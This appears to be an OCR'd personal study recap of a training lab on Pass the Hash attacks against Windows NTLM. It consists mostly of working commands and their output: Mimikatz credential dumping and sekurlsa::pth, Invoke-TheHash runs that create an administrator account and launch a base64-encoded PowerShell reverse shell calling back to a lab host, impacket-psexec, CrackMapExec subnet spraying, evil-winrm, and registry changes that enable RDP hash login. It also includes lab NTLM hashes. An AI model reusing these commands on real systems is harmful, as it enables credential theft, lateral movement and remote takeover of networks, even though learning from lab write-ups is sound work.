
----- Recap PTH NTLM

samedi 12 octobre 2024 12:25 AM

Lecture



Pass the Hash (PtH)

A Pass the Hash (PtH) attack is a technique where an attacker **uses a password hash instead of the plain text password for authentication.**

As discussed in the previous sections, **the attacker must have administrative privileges or particular privileges on the target machine to obtain a password hash**. Hashes can be obtained in several ways, including:

- **Dumping the local SAM** database from a compromised host.
- Extracting **hashes from the NTDS database** (ntds.dit) on a Domain Controller.
- Pulling **the hashes from memory** (lsass.exe).

Windows NTLM

NTLM is a **single sign-on (SSO) solution** that **uses a challenge-response protocol to verify the user's identity without having them provide a password.**

Despite its known flaws, **NTLM** is still commonly used to **ensure compatibility with legacy clients and servers**, even on modern systems.

Kerberos has taken over **as the default authentication mechanism** in Windows 2000 and subsequent Active Directory (AD) domains.

extract the hashes presented in the current session with Mimikatz (Windows)

```
mimikatz.exe privilege::debug  token::elevate "sekurlsa::logonpasswords" exit
```

Pass the Hash with Mimikatz (Windows)

The first tool we will use to perform a Pass the Hash attack is **Mimikatz**. Mimikatz has a module named **sekurlsa::pth** that allows us to perform a Pass the Hash attack by starting a process using the hash of the user's password. To use this module, we will need the following:

- **/user** - The user name we want to impersonate.
- **/rc4** or **/NTLM** - NTLM hash of the user's password.
- **/domain** - Domain the user to impersonate belongs to. **In the case of a local user account**, we can **use the computer name**, localhost, or a dot (.).
- **/run** - The program we want to run with the user's context (if not specified, it will launch **cmd.exe**).

```
c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B
/domain:inlanefreight.htb /run:cmd.exe" exit

    user    : julio
    domain  : inlanefreight.htb
    program : cmd.exe
    impers. : no
    NTLM    : 64F12CDDAA88057E06A81B54E73B949B
      | PID  8404
```

```
| TID  4268
| LSA Process was already R/W
| LUID 0 ; 5218172 (00000000:004f9f7c)
\_ msv1_0   - data copy @ 0000028FC91AB510 : OK !
\_ kerberos - data copy @ 0000028FC964F288
 \_ des_cbc_md4      -> null
 \_ des_cbc_md4      OK
 \_ des_cbc_md4      OK
 \_ des_cbc_md4      OK
 \_ des_cbc_md4      OK
 \_ des_cbc_md4      OK
 \_ des_cbc_md4      OK
 \_ *Password replace @ 0000028FC9673AE8 (32) -> null
```

Now we can use cmd.exe to execute commands in the user's context. For this example, julio can connect to a shared folder named julio on the DC.

Pass the Hash with PowerShell Invoke-TheHash (Windows)

Another tool we can use to perform Pass the Hash attacks on Windows is **Invoke-TheHash**. This tool is a collection of PowerShell functions for performing Pass the Hash attacks with **WMI** and **SMB**. WMI and SMB connections are accessed through the .NET TCPClient. Authentication is performed by passing an NTLM hash into the NTLMv2 authentication protocol. **Local administrator privileges are not required client-side**, but the **user and hash** we **use to authenticate need to have administrative rights on the target computer**. For this example we will use the user julio and the hash 64F12CDDAA88057E06A81B54E73B949B.

When using Invoke-TheHash, we have two options: SMB or WMI command execution. To use this tool, we need to specify the following parameters to execute commands in the target computer:

- **Target -** Hostname or IP address of the target.
- **Username -** Username to use for authentication.
- **Domain -** Domain to use for authentication. This parameter is unnecessary with local accounts or when using the @domain after the username.
- **Hash -** NTLM password hash for authentication. This function will accept either **LM:NTLM** or **NTLM** format.
- **Command -** Command to execute on the target. If a command is not specified, the function will check to see if the username and hash have access to WMI on the target.

Invoke-SMBExec

The following command will use the SMB method for command execution to **create a new user named mark** and **add the user to the Administrators group.**

```
PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose
```

```
VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on 172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
```

We can also get a reverse shell connection in the target machine.

https://www.revshells.com/

Invoke-WMIExec

PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> **Invoke-WMIExec** -Target dc01 -Domain inlanefreight.htb -Username julio -Hash **64f12cddaa88057e06a81b54e73b949b -Command** "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA3ADIALgAxADYALgAxAC4ANQAiACwAOQAwADAAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
"

Pass the Hash with Impacket-psexec (Linux)

```
$ impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.129.201.126.....
[*] Found writable share ADMIN$
[*] Uploading file SLUBMRXK.exe
[*] Opening SVCManager on 10.129.201.126.....
[*] Creating service AdzX on 10.129.201.126.....
[*] Starting service AdzX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

- There are several other tools in the Impacket toolkit we can use for command execution using Pass the Hash attacks, such as:
  - impacket-wmiexec
  - impacket-atexec
  - impacket-smbexec

Pass the Hash with CrackMapExec (Linux)

We can use CrackMapExec to **try to authenticate to some or all hosts in a network looking for one host where we can authenticate successfully as a local admin**. This method is also called "Password Spraying" and is covered in-depth in the Active Directory Enumeration & Attacks module. Note that **this method can lock out domain accounts**, so keep the target domain's account lockout policy in mind and make sure to use the local account method, which will try just one login attempt on a host in a given range using the credentials provided if that is your intent.

```
# crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453
```

```
SMB         172.16.1.10   445   DC01        [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:.) (signing:True) (SMBv1:False)
SMB         172.16.1.10   445   DC01        [-] .\Administrator:30B3783CE2ABF1AF70F77D0660CF3453 STATUS_LOGON_FAILURE
SMB         172.16.1.5    445   MS01        [*] Windows 10.0 Build 19041 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:False)
SMB         172.16.1.5    445   MS01        [+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
```

The dot (.) indicates that the local domain (or the workgroup) should be used, meaning it's trying to authenticate using the local administrator account on each system.

If we want to perform the same actions but attempt to authenticate to each host in a subnet using the local administrator password hash, we could add --local-auth to our command. This method is helpful if we obtain a local administrator hash by dumping the local SAM database on one host and want to check how many (if any) other hosts we can access due to local admin password re-use. If we see Pwn3d!, it means that the user is a local administrator on the target computer. We can use the option -x to execute commands. It is common to see password reuse against many hosts in the same subnet. Organizations will often use gold images with the same local admin password or set this password the same across multiple hosts for ease of administration. If we run into this issue on a real-world engagement, a great recommendation for the customer is to implement the Local Administrator Password Solution (LAPS), which randomizes the local administrator password and can be configured to have it rotate on a fixed interval.

CrackMapExec - Command Execution

```
# crackmapexec smb 10.129.201.126 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453 -x whoami
```

Pass the Hash with evil-winrm (Linux)

If SMB is blocked or **we don't have administrative rights**, we can **use this alternative protocol to connect to the target machine.**

```
$ evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
```


```
Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

When using a domain account**, we need to include the domain name, for example: **administrator@inlanefreight.htb

Pass the Hash with RDP (Linux)

There are a few caveats to this attack:

- **Restricted Admin Mode**, which is disabled by default, **should be enabled on the target host**; otherwise, you will be presented with the following error:




```
crackmapexec smb <target_ip> -u Administrator -d . -H <NTLM_hash> -x "reg query HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin"
```

This can be enabled by adding a new registry key **DisableRestrictedAdmin** (**REG_DWORD**) under **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa** with the **value of 0.** It can be done using the following command:

```
c:\tools> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```

```
crackmapexec smb 10.129.201.126 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453 -x "reg add HKLM
\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f"
```

*You can replace the **-x** flag with **-X** to execute commands as a background service if needed for persistence or other operations.*

Connect now with xfreerdp with the hash !

```
$ xfreerdp  /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B
```

☑☑

UAC Limits Pass the Hash for Local Accounts

UAC (User Account Control) limits local users' ability to perform remote administration operations. When the registry key **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy** ***is set to 0***, it means that the built-in local admin account (RID-500, "Administrator") is the only local account allowed to perform remote administration tasks.

Setting it to 1 allows the other local admins as well.

Note: There is one exception, if the registry key FilterAdministratorToken (disabled by default) is enabled (value 1), the RID 500 account (even if it is renamed) is enrolled in UAC protection. This means that remote PTH will fail against the machine when using that account.

These settings are only for local administrative accounts. If we get access to a domain account with administrative rights on a computer, we can still use Pass the Hash with that computer.

Lab

extract the hashes presented in the current session with Mimikatz (Windows)

mimikatz.exe privilege::debug token::elevate "sekurlsa::logonpasswords" exit

C39f2beb3d2ec06a62cb887fb391dee0

Using David's hash, perform a Pass the Hash attack to connect to the shared folder \\DC01\david and read the file david.txt.

└─$ smbclient //10.129.200.155/C$ -U "inlanefreight.htb\David" --pw-nt-hash "c39f2beb3d2ec06a62cb887fb391dee0

To search for a specific file (e.g., david.txt) throughout the entire system (or a specified path):


```
Get-ChildItem -Path C:\ -Filter "david.txt" -Recurse -ErrorAction SilentlyContinue
```


Check who are the Local administrator of the machine :

```
Get-LocalGroupMember -Group "Administrators"
```

64f12cddaa88057e06a81b54e73b949b

*Using Julio's hash, perform a Pass the Hash attack, launch a PowerShell console and import Invoke-TheHash to create a reverse shell to the machine you are connected via RDP (**the target machine, DC01, can only connect to MS01**). Use the tool nc.exe located in c:\tools to listen for the reverse shell. Once connected to the DC01, read the flag in C:\julio\flag.txt.*





Invoke-SMBExec -Target dc01 -Domain inlanefreight.htb -Username julio -Hash 64f12cddaa88057e06a81b54e73b949b -Command "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA
BDAGwAaQBlAG4AdAAoACIAMQA3ADIALgAxADYALgAxAC4ANQAiACwAOQAwADAAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC
4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A
OwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwA
uAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4
AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYg
B5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIAB
PAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwA
gACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkA
bgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAH
QAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBz
AGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=

.

.